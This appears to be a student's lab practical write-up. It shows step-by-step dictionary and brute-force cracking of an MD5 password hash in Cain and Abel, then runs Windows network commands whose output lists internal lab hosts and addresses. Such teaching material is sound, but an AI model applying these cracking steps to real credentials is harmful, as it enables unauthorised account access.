
8. Download a wordlist.txt from the Internet and then upload it



The wordlist has been added



9. Click on "Start". The dictionary attack is performed and the plaintext of the MD5 hash has been found.



Part 3 :

Aim : Brute Force Attack

Theory :


A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.

A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly.


These attacks are done by ‘brute force’ meaning they use excessive forceful attempts to try and ‘force’ their way into your private account(s).

Steps :


1. Open the Cain and Abel application




2. From the top toolbox, click on Tools and then open the “Hash Calculator”




3. Choose “Text to hash” and enter a password in the textbox below (in this case, it is password). Then click on “Calculate”.
Search for the MD5 hash and copy it




4. Then click on “Cracker” and open “MD5 Hashes”. Right click on screen and click on “Add to list”




5. Add the copied MD5 hash in the textbox and then click on OK




6. Right click on the added hash and then choose “Brute Force Attack”



7. Make changes to the charset and length as you wish and then click on “Start”



8. The brute force attack is performed and the plaintext of the MD5 hash has been found.



Practical 3

Aim : Run and analyze the output of the following commands in Windows - ipconfig, ping, netstat, tracert, nslookup

Steps :

Open the Command Prompt on your computer and run the following commands

1. ipconfig

ipconfig (standing for "Internet Protocol configuration") is a console application program of some computer operating systems that displays all current TCP/IP network configuration values and refreshes Dynamic Host Configuration Protocol (DHCP) and Domain Name System (DNS) settings.

```
C:\Users\Admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : SVV.local
Link-local IPv6 Address . . . . . : fe80::831a:656a:492a:e36a%2
IPv4 Address . . . . . : 172.23.0.201
Subnet Mask . . . . . : 255.255.252.0
Default Gateway . . . . . : 172.23.0.240
```

2. ping

ping is the primary TCP/IP command used to troubleshoot connectivity, reachability, and name resolution. When used without parameters, this command displays Help content.

```
C:\Users\Admin>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
           [-r count] [-s count] [[-j host-list] | [-k host-list]]
           [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
           [-4] [-6] target_name

Options:
  -t          Ping the specified host until stopped.
              To see statistics and continue - type Control-Break;
              To stop - type Control-C.
  -a          Resolve addresses to hostnames.
  -n count    Number of echo requests to send.
  -l size     Send buffer size.
  -f          Set Don't Fragment flag in packet (IPv4-only).
  -i TTL      Time To Live.
  -v TOS      Type Of Service (IPv4-only. This setting has been deprecated
              and has no effect on the type of service field in the IP
              Header).
```

```
C:\Users\Admin>ping 172.23.0.202

Pinging 172.23.0.202 with 32 bytes of data:
Reply from 172.23.0.202: bytes=32 time=1ms TTL=128

Ping statistics for 172.23.0.202:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

3. tracert <ip address>

Traceroute counts how many hops it takes packets to reach the host and how long each hop takes. It also calculates the exact path the packets traverse.

```
C:\Users\Carol>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d           Do not resolve addresses to hostnames.
  -h maximum_hops  Maximum number of hops to search for target.
  -j host-list   Loose source route along host-list (IPv4-only).
  -w timeout     Wait timeout milliseconds for each reply.
  -R           Trace round-trip path (IPv6-only).
  -S srcaddr     Source address to use (IPv6-only).
  -4           Force using IPv4.
  -6           Force using IPv6.
```

```
C:\Users\Admin>tracert 172.23.0.202

Tracing route to 31d-lab2-35.svv.local [172.23.0.202]
over a maximum of 30 hops:

  1      1 ms      1 ms      <1 ms  31d-lab2-35.svv.local [172.23.0.202]

Trace complete.
```

```
C:\Users\Admin>tracert -d 172.23.0.202

Tracing route to 172.23.0.202 over a maximum of 30 hops

  1      1 ms      1 ms      1 ms  172.23.0.202

Trace complete.
```

4. netstat

The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information.

The netstat command can be used to determine the amount of traffic on the network to ascertain whether performance problems are due to network congestion.

```
C:\Users\Carol>netstat -help

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

-a          Displays all connections and listening ports.
-b          Displays the executable involved in creating each connection or
           listening port. In some cases well-known executables host
           multiple independent components, and in these cases the
           sequence of components involved in creating the connection
           or listening port is displayed. In this case the executable
           name is in [] at the bottom, on top is the component it called,
           and so forth until TCP/IP was reached. Note that this option
           can be time-consuming and will fail unless you have sufficient
           permissions.
-e          Displays Ethernet statistics. This may be combined with the -s
           option.
-f          Displays Fully Qualified Domain Names (FQDN) for foreign
           addresses.
-i          Displays the time spent by a TCP connection in its current state.
-n          Displays addresses and port numbers in numerical form.
-o          Displays the owning process ID associated with each connection.
-p proto    Shows connections for the protocol specified by proto; proto
           may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the -s
           option to display per-protocol statistics, proto may be any of:
           IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
-q          Displays all connections, listening ports, and bound
           nonlistening TCP ports. Bound nonlistening ports may or may not
           be associated with an active connection.
-r          Displays the routing table.
-s          Displays per-protocol statistics. By default, statistics are
           shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
           the -p option may be used to specify a subset of the default.
-t          Displays the current connection offload state.
-x          Displays NetworkDirect connections, listeners, and shared
           endpoints.
-y          Displays the TCP connection template for all connections.
           Cannot be combined with the other options.
interval   Redisplays selected statistics, pausing interval seconds
           between each display. Press CTRL+C to stop redisplaying
           statistics. If omitted, netstat will print the current
           configuration information once.
```

```
C:\Users\Admin>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:49675	31D-LAB2-34:49676	ESTABLISHED
TCP	127.0.0.1:49676	31D-LAB2-34:49675	ESTABLISHED
TCP	127.0.0.1:49685	31D-LAB2-34:49686	ESTABLISHED
TCP	127.0.0.1:49686	31D-LAB2-34:49685	ESTABLISHED
TCP	127.0.0.1:49687	31D-LAB2-34:49688	ESTABLISHED
TCP	127.0.0.1:49688	31D-LAB2-34:49687	ESTABLISHED
TCP	127.0.0.1:49737	31D-LAB2-34:49738	ESTABLISHED
TCP	127.0.0.1:49738	31D-LAB2-34:49737	ESTABLISHED
TCP	127.0.0.1:49739	31D-LAB2-34:49740	ESTABLISHED
TCP	127.0.0.1:49740	31D-LAB2-34:49739	ESTABLISHED
TCP	127.0.0.1:49741	31D-LAB2-34:49742	ESTABLISHED
TCP	127.0.0.1:49742	31D-LAB2-34:49741	ESTABLISHED
TCP	127.0.0.1:57923	31D-LAB2-34:57924	ESTABLISHED
TCP	127.0.0.1:57924	31D-LAB2-34:57923	ESTABLISHED
TCP	127.0.0.1:57925	31D-LAB2-34:57926	ESTABLISHED
TCP	127.0.0.1:57926	31D-LAB2-34:57925	ESTABLISHED
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED
TCP	172.23.0.201:7680	31d-lab2-38:62782	TIME_WAIT
TCP	172.23.0.201:7680	31d-lab2-39:59409	ESTABLISHED
TCP	172.23.0.201:7680	31d-office-02:55078	ESTABLISHED
TCP	172.23.0.201:7680	51d-nts-32:64787	TIME_WAIT
TCP	172.23.0.201:49923	bom12s20-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49930	bom12s16-in-f14:https	ESTABLISHED
TCP	172.23.0.201:49941	240:https	TIME_WAIT
TCP	172.23.0.201:49972	kul01s09-in-f67:https	ESTABLISHED
TCP	172.23.0.201:49974	bom07s15-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50080	server-108-158-46-107:https	ESTABLISHED
TCP	172.23.0.201:50083	bom07s29-in-f14:https	ESTABLISHED
TCP	172.23.0.201:50088	bom07s28-in-f6:https	ESTABLISHED
TCP	172.23.0.201:50089	pnbomb-ac-in-f2:https	ESTABLISHED
TCP	172.23.0.201:50090	bom07s29-in-f6:https	ESTABLISHED
TCP	172.23.0.201:50092	216.239.36.181:https	ESTABLISHED
TCP	172.23.0.201:50093	bom07s37-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50094	bom12s21-in-f2:https	ESTABLISHED
TCP	172.23.0.201:50103	bom12s15-in-f14:https	TIME_WAIT
TCP	172.23.0.201:50107	bom07s31-in-f2:https	TIME_WAIT
TCP	172.23.0.201:50132	bom05s15-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50135	bom07s37-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50137	bom12s20-in-f4:https	ESTABLISHED
TCP	172.23.0.201:50154	bom05s15-in-f3:https	ESTABLISHED
TCP	172.23.0.201:50160	bom12s06-in-f10:https	TIME_WAIT

```
C:\Users\Admin>netstat -a
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:445	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:623	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:3306	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:5040	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:7680	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:16992	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:33060	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49664	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49665	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49668	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49669	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49670	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49671	31D-LAB2-34:0	LISTENING
TCP	0.0.0.0:49722	31D-LAB2-34:0	LISTENING
TCP	127.0.0.1:30523	31D-LAB2-34:0	LISTENING
TCP	127.0.0.1:49675	31D-LAB2-34:49676	ESTABLISHED
TCP	127.0.0.1:49676	31D-LAB2-34:49675	ESTABLISHED
TCP	127.0.0.1:49685	31D-LAB2-34:49686	ESTABLISHED
TCP	127.0.0.1:49686	31D-LAB2-34:49685	ESTABLISHED
TCP	127.0.0.1:49687	31D-LAB2-34:49688	ESTABLISHED
TCP	127.0.0.1:49688	31D-LAB2-34:49687	ESTABLISHED
TCP	127.0.0.1:49714	31D-LAB2-34:0	LISTENING
TCP	127.0.0.1:49737	31D-LAB2-34:49738	ESTABLISHED
TCP	127.0.0.1:49738	31D-LAB2-34:49737	ESTABLISHED
TCP	127.0.0.1:49739	31D-LAB2-34:49740	ESTABLISHED
TCP	127.0.0.1:49740	31D-LAB2-34:49739	ESTABLISHED
TCP	127.0.0.1:49741	31D-LAB2-34:49742	ESTABLISHED
TCP	127.0.0.1:49742	31D-LAB2-34:49741	ESTABLISHED
TCP	127.0.0.1:57923	31D-LAB2-34:57924	ESTABLISHED
TCP	127.0.0.1:57924	31D-LAB2-34:57923	ESTABLISHED
TCP	127.0.0.1:57925	31D-LAB2-34:57926	ESTABLISHED
TCP	127.0.0.1:57926	31D-LAB2-34:57925	ESTABLISHED
TCP	127.0.0.1:65172	31D-LAB2-34:0	LISTENING
TCP	172.23.0.201:139	31D-LAB2-34:0	LISTENING
TCP	172.23.0.201:7680	10.88.1.16:58757	ESTABLISHED
TCP	172.23.0.201:7680	10.88.1.17:64920	TIME_WAIT
